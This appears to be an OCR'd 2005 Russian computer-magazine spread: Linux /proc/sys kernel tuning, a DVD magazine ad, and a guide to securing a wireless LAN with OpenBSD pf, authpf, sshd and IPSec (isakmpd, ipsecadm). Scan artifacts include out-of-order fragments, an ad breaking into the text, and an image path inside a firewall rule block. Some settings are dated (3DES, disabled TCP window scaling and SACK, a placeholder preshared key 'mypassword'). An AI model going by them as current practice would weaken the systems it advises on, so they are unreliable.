# Decrease the time default value for tcp_fin_timeout connection
net.ipv4.tcp_fin_timeout = 30

# Decrease the time default value for tcp_keepalive_time connection
net.ipv4.tcp_keepalive_time = 1800

# Turn off the tcp_window_scaling
net.ipv4.tcp_window_scaling = 0

# Turn off the tcp_sack
net.ipv4.tcp_sack = 0

# Turn off the tcp_timestamps
net.ipv4.tcp_timestamps = 0

# Ignore broadcast echo
net.ipv4.icmp_echo_ignore_broadcasts = 1

# Logging martians packets
net.ipv4.conf.all.log_martians = 1
```

правим /etc/sysctl.conf



пример работы системы binfmt_misc

ного сервера изменить диапазон доступных локальных портов, записав в файл ip_local_port_range последовательность 16384 61000.

В */proc/sys/net/ipv4/conf* находится несколько каталогов, обладающих именами сетевых интерфейсов. Наполнение их абсолютно идентично. Среди каталогов можно найти специальный каталог all, изменения в котором отразятся на всех интерфейсах. Но изменять тут, собственно, нечего. Просто отключим форвардинг пакетов (если только твой ПК не маршрутизатор). Для этого запишем в файл forwarding ноль. А также включим журналирование всех пакетов с неизвестным обратным адресом (log_martians=1). Как ты, наверное, уже догадался, если обратный адрес неизвестен, то это значит, что он подменен.

[файлы руками не трогать] Настройки файловых систем хранятся в каталоге */proc/sys/fs*. Необходимость в правке файлов этого каталога возникает очень редко, но для полноты картины мы все-таки рассмотрим некоторые его элементы.

Наверное, единственное, что тебе придется когда-либо изменять, — это максимальное количество одновременно открытых файлов. Делается это путем записи значения в файл file-max. Если у тебя нет нагруженного веб-сервера или базы данных, то изменять дефолтное значение не имеет никакого смысла. Количество открытых в текущий момент файлов можно узнать из файла file-nr, он содержит три числа: число открытых файлов, ноль (всегда ноль в ядрах ветки 2.6) и значение из файла file-max. У меня, например, этот файл содержит 575 0 12408.

Скомпилировав ядро с опцией Executable file formats → Kernel support for MISC binaries, ты получишь интересную возможность обучать ядро различным форматам исполняемых файлов. На уровне теории технология очень проста. Мы просто указываем ядру, что, например, файлы с расширением .exe следует запускать при помощи wine. Теперь, если ты напишешь:

```
$ ./file.exe
```

То ядро выполнит команду wine file.exe, и бинарник успешно запустится. Неправда ли, удобно? Рассмотрим, как это выглядит на практике. Сначала примонтируем виртуальную ФС binfmt_misc:

```
# mount binfmt_misc -t binfmt_misc /proc/sys/fs/binfmt_misc
```

Теперь запишем в файл /proc/sys/fs/binfmt_misc/register информацию о файле и интерпретаторе в таком формате: «':имя:тип:смещение:магическое_число:маска:путь_до_интерпретатора:». Если поле «тип» равно M, то тип файла вычисляется по магическому числу, лежащему по заданному смещению внутри бинарника. Напротив, если «тип» равен E, то тип файла вычисляется по расширению, записанному в поле «магическое_число». Поле «имя» — это всего лишь идентификатор, а поле «маска» обычно пропускается. Зная все вышеперечисленное, выполняем команду:

```
# echo ':EXE:E::exe::/usr/bin/wine:' > /proc/sys/fs/binfmt_misc/register
```

Все, теперь можешь попробовать, твои экзешники будут запускаться.

[развивай память] Изменяя файлы каталога */proc/sys/vm*, можно влиять на работу подсистемы виртуальной памяти. В некоторых случаях это действие оказывается довольно полезным. Есть вероятность повысить отклик системы.

В ядрах ветки 2.4 была предусмотрена возможность изменять множество различных параметров подсистемы виртуальной памяти. Ядра 2.6 стали более интеллектуальными, и теперь нет необходимости в ручном тюнинге большинства параметров. Зато был оставлен интерфейс управления демоном bdflush, который контролирует процесс записи «грязных» буферов на диск. Все его конфиги располагаются в нескольких файлах с префиксом dirty. Файл dirty_background_ratio отражает количество «грязных» страниц памяти (в процентах от общего количества памяти), при накоплении которых bdflush должен начать запись на диск. Каждый процесс может сам, без участия bdflush, записывать данные обратно на диск. Файл dirty_ratio отражает количество страниц, при накоплении которых процесс сам должен начать запись на диск. Интервал между просыпаниями демона bdflush можно изменить через файл dirty_writeback_centisecs (значение в сотых долях секунды). Время «старения» самих буферов контролируется через файл dirty_expire_centisecs (опять же в сотых долях секунды).

Увеличив значения в файлах dirty_background_ratio и dirty_expire_centisecs, мы можем добиться того, что запись «грязных» буферов на диск будет происходить реже, что повысит скорость реакции системы, но сама запись будет происходить дольше. И наоборот, более низкие значения в dirty_background_ratio, dirty_writeback_centisecs, dirty_expire_centisecs позволят ОС более равномерно распределять операции записи на диск.

[нищета /proc/sys/dev] На данный момент единственным устройством, которым можно управлять через */proc/sys/dev*, является CD-ROM. Все настройки хранятся, соответственно, в каталоге cdrom. Причем файл info не доступен для записи и предназначен для получения параметров привода. Остальные файлы позволяют контролировать поведение системы по отношению к CD-ROM. Например, записав в файл lock ноль, ты получишь возможность открывать лоток в то время, когда файловая система диска смонтирована. Как сам понимаешь, поведение системы в этом случае непредсказуемо, и я не рекомендую этого делать. Зато изменение файлов autoclose и autoeject может оказаться довольно полезным. Если ты запишешь единицу в первый, то ОС будет сама закрывать лоток при монтировании диска, единица для второго означает автоматическое открытие лотка при размонтировании. На мой взгляд, включение обеих опций будет хорошей идеей

```
>>> cat /proc/sys/dev/cdrom/info
CD-ROM information, Id: cdrom.c 3.20 2003/12/17

drive name:             hdc
drive speed:            52
drive # of slots:       1
Can close tray:         1
Can open tray:          1
Can lock tray:          1
Can change speed:       1
Can select disk:        0
Can read multisession:  1
Can read MCN:           1
Reports media changed:  1
Can play audio:         1
Can write CD-R:         0
Can write CD-RW:        0
Can read DVD:           0
Can write DVD-R:        0
Can write DVD-RAM:      0
Can read MRW:           1
Can write MRW:          1
Can write RAM:          1

>>>
```

вот так выглядит информация о CD-ROM


ВЫБИРАЕМ ДОМАШНИЙ КИНОТЕАТР
Тесты техники, советы по выбору и установке домашнего кинотеатра – ЖК-телевизоры, AV-ресиверы, DVD-плееры, акустика и многое другое.
СМОТРИ_СЛУШАЙ_ЧУВСТВУЙ
10
(14)_ОКТЯБРЬ_2005
DVDXPERT
ВЫБИРАЕМ ДОМАШНИЙ КИНОТЕАТР
11 ЭКСПЕРТОВ ПРОВЕЛИ БОЛЕЕ
400 ЧАСОВ В ЛАБОРАТОРИИ,
ЧТОБЫ ПРЕДОСТАВИТЬ ВАМ ТЕСТЫ
10 ЖК-ТЕЛЕВИЗОРОВ,
10 AV-РЕСИВЕРОВ,
3 ПРОИГРЫВАТЕЛЕЙ DVD,
3 КОМПЛЕКТОВ АППАРАТУРЫ ДЛЯ ДК,
2 ПАР АКУСТИКИ
DVD-приложение к журналу DVDXPERT
DVDXPERT
Небесный Капитан и Мир Будущего
На DVD-приложении: Джуд Лоу, Гвинет Пэлтроу, Анджелина Джоли в блокбастере «НЕБЕСНЫЙ КАПИТАН И МИР БУДУЩЕГО» (2004)*



Поставь вардрайверов на колени

НЕ ТРУДНО ПРЕДСТАВИТЬ, КАКОЙ УРОН МОЖЕТ НАНЕСТИ ПРОНИКНОВЕНИЕ ЗЛОУМЫШЛЕННИКА В НЕЗАЩИЩЕННУЮ БЕСПРОВОДНУЮ СЕТЬ. И СОВСЕМ НЕ ВАЖНО, ПРИНАДЛЕЖИТ ЭТОТ СЕГМЕНТ КРУПНОЙ КОМПАНИИ, УНИВЕРСИТЕТСКОМУ КАМПУСУ ИЛИ РЯДОВОМУ ПОЛЬЗОВАТЕЛЮ — ПОСЛЕДСТВИЯ МОГУТ БЫТЬ КАТАСТРОФИЧЕСКИМИ. ВЫХОД ОДИН: ИСКЛЮЧИТЬ ВЕРОЯТНОСТЬ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА И УТЕЧКИ КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ, ОБЕСПЕЧИВ НАДЕЖНУЮ И ОДНОВРЕМЕННО ГИБКУЮ ЗАЩИТУ. НО КАК ЭТО СДЕЛАТЬ, КОГДА КРИПТОГРАФИЧЕСКОЙ СЛАБОСТЬЮ WEP МОЖЕТ ВОСПОЛЬЗОВАТЬСЯ ЛЮБОЙ ЖЕЛАЮЩИЙ, НОВЫЕ МЕХАНИЗМЫ БЕЗОПАСНОСТИ WPA/WPA2 ПОКА НЕ ПОЛУЧИЛИ ШИРОКОГО РАСПРОСТРАНЕНИЯ, А СТОИМОСТЬ АППАРАТНЫХ VPN-РЕШЕНИЙ СТРЕМИТСЯ К БЕСКОНЕЧНОСТИ | Andrey Matveev (andrushock@real.xakep.ru)

Совершенная защита беспроводной сети

[роль шипастой рыбки в спасении утопающих] В настоящее время все больше и больше моделей ноутбуков и КПК оснащаются беспроводными сетевыми адаптерами стандарта IEEE 802.11. Казалось бы, о таком развитии событий можно только мечтать. Однако у этой тенденции есть и оборотная сторона — удобство и мобильность планомерно отодвигают вопросы безопасности на второй план. Существующая проблема стоит настолько остро, что может серьезно затормозить триумфальное шествие цифровых технологий в целом. Это прекрасно понимали разработчики OpenBSD, создавая инструментальную связку authpf, isakmpd, openssh и pf, которая позволяет не только выполнять криптостойкое шифрование передаваемых данных, но и проводить аутентификацию клиента с помощью пароля, либо на базе публичного ключа.

[brainstorm: особенности фортификации] Рассмотрим вариант, когда функции шлюза, объединяющего проводной и беспроводной участки сети, выполняет компьютер под управлением OpenBSD 3.8. Помимо нэйтивной поддержки вышеперечисленных программных средств, в пользу сделанного выбора говорит и тот факт, что реализация IPSec как в ядре операционной системы, так и в пространстве пользователя выполнена (без преувеличения) на высочайшем уровне. Спешу успокоить противников оленка — настройка FreeBSD, NetBSD и DragonflyBSD будет отличаться минимально.

```
[ LAN ]----------(fxp0)
                  \
                   [ GATEWAY ]-(fxp1)-------[ ISP ]--
                  /
[ LAPTOP ] — - — (ral0)
```

В приведенном сценарии ral0 — это сетевой интерфейс, закрепленный за PCI'ной карточкой Gigabyte GN-WPKG 802.11 b/g (~25$) и осуществляющий работу по спецификации 802.11g (mode 11g) на 11-ом частотном канале (chan 11) в режиме точки доступа (mediaopt hostap) с уникальным идентификатором сети (nwid wlan):

```
# vi /etc/hostname.ral0
inet 192.168.2.1 255.255.255.0 NONE media autoselect mode 11g \
  mediaopt hostap nwid wlan chan 11
```

Предлагаю действовать следующим образом: если у беспроводного клиента (тестирование проводилось на ноуте с WinXP SP2) соответствующим образом настроена политика IPSec, весь внутренний трафик будет шифроваться засчет организации IPSec-туннеля с аутентификацией на основе парольной фразы («preshared key» станем называть именно так, чтобы избежать путаницы с другими ключами); как только со стороны пользователя будет проведена аутентификация с помощью ssh-клиента, на шлюзе автоматически вступят в силу персональные правила файрвола, и юзер, в зависимости от привилегий, получит полный или ограниченный доступ в Сеть.

[openssh: первый блокпост] Несмотря на то, что бесплатно распространяемый пакет OpenSSH на протяжении последних лет успешно справляется с задачей предоставления защищенного доступа к удален-

```
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33224
        groups: lo
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x7
ral0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr [illegible]
        media: IEEE802.11 autoselect mode 11g hostap
        status: active
        ieee80211: nwid wlan chan 11 bssid [illegible] 100dBm
        inet 192.168.2.1 netmask 0xffffff00 broadcast 192.168.2.255
        inet6 [illegible]%ral0 prefixlen 64 scopeid 0x1
fxp0: flags=8802<BROADCAST,SIMPLEX,MULTICAST> mtu 1500
        lladdr [illegible]
        media: Ethernet autoselect (none)
        status: no carrier
fxp1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr [illegible]
        groups: egress
        media: Ethernet autoselect (100baseTX full-duplex)
        status: active
        inet6 [illegible]%fxp1 prefixlen 64 scopeid 0x2
        inet 85.140.12.89 netmask 0xffffffff broadcast 85.140.12.89
pflog0: flags=141<UP,RUNNING,PROMISC> mtu 33224
pfsync0: flags=0<> mtu 1348
enc0: flags=0<> mtu 1536
```

список доступных сетевых интерфейсов

ным компьютерам, в настройках по умолчанию он не способен обеспечить необходимый уровень безопасности. Чтобы усложнить хайджекеру проведение сетевой атаки с целью перехвата и подмены ssh-сессии, требуется переопределить некоторые дефолтные значения переменных sshd(8). Засчет использования этих настроек мы будем уверены, что как только оболочка получит соответствующий сигнал, ssh-сессия аутентифицированного пользователя завершится должным образом, и не произойдет сохранение состояния соединений в таблице записей файрвола.

```
# vi /etc/ssh/sshd_config

/* Работа по протоколу SSH2 обязательна */
Protocol 2
/* Мы не будем использовать IPv6 */
AddressFamily inet
/* Ожидаем подключения по беспроводному сетевому интерфейсу */
ListenAddress 192.168.2.1
/* Запрещаем регистрацию суперпользователя */
PermitRootLogin no
/* За счет использования SSH2 и этих двух опций усложняем проведение атак типа ARP- и IP-spoofing */
ClientAliveInterval 15
ClientAliveCountMax 3
/* Включение UseDNS создает больше проблем, чем решает */
UseDNS no
/* Определяем списки контроля доступом */
AllowGroups wheel wsrc users authpf
```

После внесения изменений даем указание демону перечитать конфиг:

```
# kill -HUP `sed q /var/run/sshd.pid`
```

[pf: швартовка в океане сыщиков хотспотов] Мы давно уже привыкли к тому, что файрвол работает со статическим набором правил. И действительно, для большинства задач этого вполне достаточно. Но когда в сети появляются кочующие пользователи и/или беспроводные клиенты, такая схема работы рушится, как карточный домик. Одна из замечательных возможностей pf(4) заключается в том, что можно подключать рулесеты к основному конфигу pf.conf(5) «на лету». Отвечают за эту фичу так называемые анчоры (якоря), работу которых проиллюстрируем в боевых условиях:

```
# vi /etc/pf.conf

/* Объявляем макросы */
enc_if = "enc0"
int_if = "ral0"

/* Подключаем правила для трансляции сетевых адресов */
nat-anchor "authpf/*"

/* Подключаем правила для корректной работы ftp- и p2p-клиентов */
rdr-anchor "authpf/*"

/* Разрешаем и регистрируем доступ к sshd (22/tcp), isakmpd (500/udp) */
pass in log quick on $int_if inet proto tcp from $int_if:network \
  to $int_if port ssh keep state
pass in log quick on $int_if inet proto udp from $int_if:network \
  to $int_if port isakmp keep state

/* Разрешаем прохождение зашифрованного трафика */
pass in quick on $int_if inet proto esp from $int_if:network to $int_if
pass in quick on $enc_if inet proto ipencap from $int_if:network to $int_if
pass in quick on $enc_if inet from $int_if:network to $int_if keep state

/* Разрешаем прохождение исходящего трафика */
pass out quick on $int_if inet from any to $int_if:network keep state

/* Подключаем персональные правила пользователей */
anchor "authpf/*"
```

[authpf: исполнение желаний] Не секрет, что протокол шифрования WEP выполнял аутентификацию устройства, а не пользователя. Этот недостаток был принят во внимание при разработке authpf(8) — особой псевдооболочки, которая в динамическом режиме изменяет правила файрвола для аутентифицированного пользователя. Другими словами, после ввода пароля входа в систему не происходит, вместо этого в силу вступают персональные рулесеты. Настройка authpf представляет собой нетривиальную задачу, поэтому остановлюсь на ней подробнее. Сначала расширяем список доступных командных интерпретаторов:

```
# echo "/usr/sbin/authpf" >> /etc/shells
```

В конец файла login.conf(5) заносим сведения о новом классе wifi, пользователи которого в качестве стандартного шелла будут получать authpf.

```
# vi /etc/login.conf

wifi:\
  :shell=/usr/sbin/authpf:\
  :tc=default:
```

Обновляем хэшированную базу данных */etc/login.conf.db*:

```
# cap_mkdb /etc/login.conf
```

Нет необходимости изменять дефолтные значения анчора (anchor="authpf") и таблицы радикса (table="authpf_users"), поэтому /etc/authpf/authpf.conf оставляем пустым:

```
# touch /etc/authpf/authpf.conf
```

Подготавливаем приветственное сообщение, аналог /etc/motd:

```
# echo "Please play nice." > /etc/authpf/authpf.message
```

Создаем файл с правилами файрвола, которые будут загружаться при успешной аутентификации беспроводного клиента и выгружаться при получении сигнала SIGINT (комбинация клавиш <Ctrl-C>):

```
# vi /etc/authpf/authpf.rules

/* Используемые макросы */
ext_if = "fxp1"
int_if = "ral0"

/* Выпускаем аутентифицированных пользователей в Сеть */
nat on $ext_if inet from $user_ip to any tag $user_ip -> ($ext_if)

/* Обеспечиваем корректную работу по протоколу FTP */
rdr on $int_if inet proto tcp from $user_ip to any port 21 \
  -> 127.0.0.1 port 8021

/* Логическое завершение первого правила — разрешаем прохождение пакетов */
pass in quick on $int_if inet from $user_ip to any
pass out log quick on $ext_if inet tagged $user_ip keep state
```

Примечание: при использовании зарезервированных макросов $user_id и $user_ip будет происходить автоматическая подстановка имени и IP-адреса подключившегося пользователя. В каталоге */etc/authpf/users/$USER* можно подготовить особый набор персональных правил для (не)привилегированных пользователей. Это дает нам бескрайний простор для полета фантазии: организация ограниченного/полного доступа в Интернет, демилитаризованную зону и/или закрытые сегменты сети, форвардинг входящего/исходящего TCP/UDP трафика и т.д.). Например, в качестве бонуса предоставим пользователю shocker возможность получать High ID на любом eD2k-сервере. Для этого необходимо сделать файл */etc/authpf/users/shocker/authpf.rules* идентичным */etc/authpf/authpf.rules*, а затем добавить в него несколько магических правил перенаправления.

```
# mkdir -p /etc/authpf/users/shocker
# cp /etc/authpf/authpf.rules
/etc/authpf/users/shocker/authpf.rules

# vi /etc/authpf/users/shocker/authpf.rules
```

```
pass in on $ext_if inet proto tcp from port ftp-data to ($ext_if) \
        user proxy flags S/SA keep state


pass out on $ext_if inet proto tcp from ($ext_if) to any modulate state
pass out on $ext_if inet proto { udp, icmp } from ($ext_if) to any keep state

#
# wlan
#
pass in quick on $int_if inet proto tcp from $int_if:network \
        to $int_if port ssh keep state

pass in quick on $int_if inet proto udp from $int_if:network \
        to $int_if port isakmp keep state

pass in quick on $int_if inet proto esp from $int_if:network to $int_if
pass in quick on $enc_if inet proto ipencap from $int_if:network to $int_if
pass in quick on $enc_if inet from $int_if:network to $int_if keep state
```

модифицируем правила файервола



MS в очередной раз продемонстрировала нам элегантный подход к решению задач

```
[snip]
rdr pass on $ext_if inet proto tcp from any to any port 4661 -> $user_ip
rdr pass on $ext_if inet proto tcp from any to any port 4662 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4665 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4672 -> $user_ip
[snip]
```

[isakmpd: вернисаж IPSec-туннелей] Как мы помним, главные изъяны WEP были обнаружены в процедурах аутентификации и шифрования. Кроме того, оказалось, что этот механизм достаточен только для малых сетей с умеренным трафиком. Следовательно, даже если бы он стал единственным стандартом дефакто, который предоставляет гарантии безопасности беспроводных сетей, его нельзя было бы применять для корпоративных решений.

Isakmpd(8) обеспечивает работу по протоколу обмена секретными ключами (ISAKMP), справляется с любыми нагрузками без снижения производительности, а также позволяет создавать невероятное количество IPSec-туннелей, используя при этом различные алгоритмы шифрования (например, 3des, idea, cast, blowfish, aes для атрибута esp_enc_alg протокола ESP) и методы аутентификации: на основе парольной фразы (мы будем рассматривать именно этот метод, в случае внушительного числа wlan-клиентов свой выбор лучше остановить на X.509 auth), серверных ключей, Keynote и X.509 сертификатов. Демон просто потрясает своими возможностями, так что будет не просто найти такую задачу построения VPN, с которой он не мог бы справиться.

Для удобства главный конфигурационный файл сервера обмена ключей разбит на секции и содержит директивы с присвоенными значениями. Далее прокомментирую ключевые моменты isakmpd.conf(5):

```
# vi /etc/isakmpd/isakmpd.conf

/* Секция общего назначения: количество повторов, продолжительность таймаутов, IP-адрес прослушиваемого интерфейса */
[General]
Retransmits = 5
Exchange-max-time = 120
Listen-on = 192.168.2.1

/* Перечисляем фазы соединений */
[Phase 1]
Default = local-peers

[Phase 2]
Passive-connections = authenticated-peers

/* Подтверждаем отсутствие псевдонимов и задаем парольную фразу */
[local-peers]
Phase = 1
Local-address = 192.168.2.1
Authentication = mypassword
Configuration = isakmp-main-mode

/* Создаем список IPSec-соединений */
[authenticated-peers]
Phase = 2
ISAKMP-peer = local-peers
Local-ID = local-network
Remote-ID = remote-network
Configuration = isakmp-quick-mode

/* Задаем маршруты для инкапсулированных соединений */
[local-network]
ID-type = IPV4_ADDR_SUBNET
Network = 192.168.2.0
Netmask = 255.255.255.0

[remote-network]
ID-type = IPV4_ADDR_SUBNET
Network = 192.168.2.0
Netmask = 255.255.255.0

/* В главном режиме указываем представление потоков, специальный тип обмена пакетами, и с помощью чего будем криптовать данные */
[isakmp-main-mode]
DOI = IPSEC
EXCHANGE_TYPE = ID_PROT
Transforms = 3DES-SHA

/* В быстром режиме указываем протокол, шифр и устойчивую к коллизиям хэш-функцию */
[isakmp-quick-mode]
DOI = IPSEC
EXCHANGE_TYPE = QUICK_MODE
Suites = QM-ESP-3DES-SHA-PFS-SUITE
```

Теперь необходимо создать isakmpd.policy(5), содержащий политику для всех IPSec-соединений:

```
# vi /etc/isakmpd/isakmpd.policy

KeyNote-Version: 2
Authorizer: "POLICY"
Conditions: app_domain == "IPsec policy" &&
  esp_present == "yes" &&
  esp_enc_alg == "3des" -> "true";
```

Выставляем корректные права доступа для конфигов:

```
# chown root:wheel /etc/isakmpd/isakmpd.*
# chmod 600 /etc/isakmpd/isakmpd.*
```

И запускаем демона на орбиту, предварительно отказавшись от использования протокола IPv6 и реализации NAT-Traversal:

```
# isakmpd -4T
```

[ратные подвиги виндузятников] Клиентская настройка IPSec в WinXP очень напоминает прохождение Sierra'вского квеста:

1. Start → Run запускаем mmc
2. File → Add/Remove Snap-in → IP Security Policy Management → Local Computer → Finish → Close
3. Action → Create IP Security Policy → Next → Next → снимаем галку с Activate the default responce rule → Edit properties оставляем нетронутым → Next → Finish
4. New IP Security Policy → Properties → Add → Next → Tunnel Endpoint — This rule does not specify a tunnel → Network Type — Local Area Network (LAN) → Authentication Method — Use this string to protect the key exchange (preshared key) — указываем mypassword из /etc/isakmpd/isakmpd.conf → IP Filter List →Add → Add → Next → Source Address — My IP Address -> Destination Address — A Specific IP Address — 192.168.2.1 → Select a protocol type — Any, 0 → устанавливаем галку Edit properties → Finish → проверяем введенные настройки → OK
5. New IP Filter List → Next → Filter Action — Require Security → Edit → устанавливаем Negotiate security → отмечаем Session key perfect forward secrecy (PFS) → OK → Next → Finish → Apply → OK
6. Console1 → File → Save
7. Перезагружаемся, либо перезапускаем сервис IPSEC Services
8. Start → Run → mmc → File → Console1 → New IP Security Policy → Assign

В качестве альтернативы можно воспользоваться следующими программами: ipsecpol.exe/ipseccmd.exe (из комплекта Win2k/WinXP Support Tools), SSH Sentinel, TheGreenBow VPN Client, либо SafeNet SoftRemoteLT.

[полигон для испытаний] Вся необходимая настройка выполнена, остается лишь проверить нашу конструкцию в действии. Добавляем в систему нового пользователя, который принадлежит классу Wi-Fi, входит в группу authpf и в качестве оболочки получает /usr/sbin/authpf:

```
# useradd -m -c 'wifi client' -g authpf -L wifi -s /usr/sbin/authpf shocker
```

За него генерируем RSA-ключ длиной 2048 бит:

```
# sudo -u shocker ssh-keygen -t rsa
```

Разрешаем пользователю проводить аутентификацию на основе публичного ключа:

```
# cp /home/shocker/.ssh/id_rsa.pub /home/shocker/.ssh/authorized_keys
# chown shocker:authpf /home/shocker/.ssh/authorized_keys
```

На стороне клиента открываем Putty/SecureCRT,

получаем доступ в Сеть

```
@23 pass in quick on ral0 inet proto esp from 192.168.2.0/24 to 192.168.2.1
  [ Evaluations: 121       Packets: 5        Bytes: 456        States: 0
  [ Inserted: uid 0 pid 22629 ]
@24 pass in quick on enc0 inet proto ipencap from 192.168.2.0/24 to 192.168.2.1
  [ Evaluations: 10378     Packets: 0        Bytes: 0          States: 0
  [ Inserted: uid 0 pid 22629 ]
@25 pass in quick on enc0 inet from 192.168.2.0/24 to 192.168.2.1 keep state
  [ Evaluations: 78        Packets: 156596   Bytes: 129763965  States: 8
  [ Inserted: uid 0 pid 22629 ]
@26 pass out quick on ral0 inet from any to 192.168.2.0/24 keep state
  [ Evaluations: 29704     Packets: 1154113  Bytes: 803676410  States: 90
  [ Inserted: uid 0 pid 22629 ]
@27 anchor "authpf/*" all
  [ Evaluations: 18721     Packets: 638442   Bytes: 445992276  States: 83
  [ Inserted: uid 0 pid 22629 ]
[-] [5] 1
```

статистика по рулесетам файрвола

создаем новую сессию, указываем IP-адрес шлюза, имя пользователя и расположение публичного ключа. Если все корректно настроено, после успешной авторизации правила файрвола на сервере изменятся, и юзер получит доступ в Интернет. Так как утилиты w и who не предоставляют значение PID, список подключенных в текущий момент пользователей можно посмотреть с помощью ps, либо pfctl (здесь authpf — название анчора, shocker — имя пользователя, 3884 — уникальный идентификатор процесса):

```
% ps ax | grep authpf
3884 p1  Is+     0:00.01 -authpf: shocker@192.168.2.2 (authpf)

# pfctl -a authpf -sA
authpf/shocker(3884)
```

Посмотреть рулесеты для конкретного пользователя можно так:

```
# pfctl -a "authpf/shocker(3884)" -s rules
pass in quick on ral0 inet from 192.168.2.2 to any
pass out log quick on fxp1 inet all keep state tagged 192.168.2.2
```

И по аналогии для таблицы NAT и правил перенаправления:

```
# pfctl -a "authpf/shocker(3884)" -s nat
nat on fxp1 inet from 192.168.2.2 to any tag 192.168.2.2 -> (fxp1) round-robin
rdr pass on fxp1 inet proto tcp from any to any port = 4661 -> 192.168.2.2
rdr pass on fxp1 inet proto tcp from any to any port = 4662 -> 192.168.2.2
rdr pass on fxp1 inet proto udp from any to any port = 4665 -> 192.168.2.2
rdr pass on fxp1 inet proto udp from any to any port = 4672 -> 192.168.2.2
rdr on ral0 inet proto tcp from 192.168.2.2 to any port = ftp -> 127.0.0.1 port 8021
```

[ipsecadm: направь криптопотоки в нужное русло] Как вариант, можно отказаться от использования isakmpd и посмотреть в сторону ipsecadm(8) — программы управления защищенными соединениями. Чтобы проверить ее работу в действии, рассмотрим сценарий, когда и на сервере (TECHLAB), и на клиенте (HOME) установлена OpenBSD.

```
[ HOME ]-(fxp1)-------[ ISP ]-------(fxp0)-[ TECHLAB ]
```

Последовательно создаем два ключа — один для шифрования трафика (3DES, 192 bit), другой для аутентификации (SHA1, 160 bit):

```
# mkdir -m 700 /etc/ipsec
# openssl rand 24 | hexdump -e '24/1 "%02x"' > /etc/ipsec/esp-enc-key
# openssl rand 20 | hexdump -e '20/1 "%02x"' > /etc/ipsec/esp-auth-key
# chmod 600 /etc/ipsec/esp-*-key
```

Далее, чтобы не изобретать себе лишние сложности, можно воспользоваться шаблоном из каталога */usr/share/ipsec*:

```
# cp /usr/share/ipsec/rc.vpn /etc/ipsec/rc.vpn

# vi /etc/ipsec/rc.vpn

/* В отладочном режиме команды выводятся на экран без исполнения, комментируем */
#DEBUG=echo

/* IP-адреса локального и удаленного компьютеров */
GW_LOCAL=81.211.1.1
GW_REMOTE=85.140.2.2

/* Не указываем CIDR-нотации внутренних подсетей */
LOCAL_NETWORKS=""
REMOTE_NETWORKS=""

/* Выбранные методы шифрования и аутентификации */
ENC=3des
AUTH=sha1

/* Специальные индексы для создания туннеля */
SPI_OUT=1000
SPI_IN=1001

/* Указываем абсолютные пути к файлам с ключами */
KEYFILE=/etc/ipsec/esp-enc-key
AUTHKEYFILE=/etc/ipsec/esp-auth-key
```

На стороне клиента скрипт будет выглядеть с минимальными правками:

```
# vi /etc/ipsec/rc.vpn

[snip]
GW_LOCAL=85.140.2.2
GW_REMOTE=81.211.1.1
[snip]
SPI_OUT=1001
SPI_IN=1000
[snip]
```

После того, как с помощью программы безопасного копирования scp(8) ключи (*/etc/ipsec/esp-{auth,enc}-key*) будут переданы клиенту, останется только запустить rc.vpn на каждом из хостов:

```
server# sh /etc/ipsec/rc.vpn
client# sh /etc/ipsec/rc.vpn
```

И при необходимости добавить его запуск в один из стартовых файлов. Например, так:

```
# vi /etc/rc.local
[ -f /etc/ipsec/rc.vpn ] && sh /etc/ipsec/rc.vpn
```

[полезные мелочи] Чтобы запросить у ядра ОС перечень действующих IPSec-туннелей и активных записей в базе SADB, можно воспользоваться штатной утилитой ipsecctl(8):

```
# ipsecctl -s all
FLOWS:
flow esp in from 192.168.2.2 to 192.168.2.1 peer 192.168.2.2
flow esp out from 192.168.2.1 to 192.168.2.2 peer 192.168.2.2
SADB:
esp from 192.168.2.1 to 192.168.2.2 spi 0x443382b3 3des-cbc hmac-sha1
esp from 192.168.2.2 to 192.168.2.1 spi 0xe6917ee7 3des-cbc hmac-sha1
```

Получить таблицу маршрутизации для инкапсулированных соединений можно с помощью netstat(1):

```
% netstat -nr -f encap
Routing tables

Encap:
Source    Port Destination    Port    Proto SA(Address/Proto/Type/Direction)
192.168.2.2/32    0    192.168.2.1/32    0 0 192.168.2.2/50/use/in
192.168.2.1/32    0    192.168.2.2/32    0 0 192.168.2.2/50/require/out
```

Для удаления всех IPSec-потоков:

```
# ipsecadm flush
```

Псевдоустройство enc(4) представляет собой специальный интерфейс обратной петли, позволяющий производить фильтрацию IPSec-трафика и просматривать прохождение входящих/исходящих пакетов (относится только к транспортному режиму) перед тем, как они попадут во власть ESP- и AH-протоколов. Конечно же, для выполнения этой операции необходимо обладать правами суперпользователя (несоответствие контрольных сумм не должно тебя здесь смущать, мы же ведем прослушивание на псевдоинтерфейсе):

```
# tcpdump -n -e -ttt -vv -i enc0 port 445
tcpdump: WARNING: enc0: no IPv4 address assigned
tcpdump: listening on enc0, link-type ENC
Aug 13 18:55:31.373180 (authentic,confidential): SPI 0x0bf80add: 192.168.2.2.1066 > 192.168.2.1.445: P 1804009685:1804009748(63) ack 2812031580 win 17520 (DF) (ttl 128, id 33135, len 103)
Aug 13 18:55:31.373589 (authentic,confidential): SPI 0xcd270528: 192.168.2.1.445 > 192.168.2.2.1066: . 1:1425(1424) ack 63 win 17088 (ttl 64, id 46806, len 1464, bad cksum 14! differs by 3902)
```

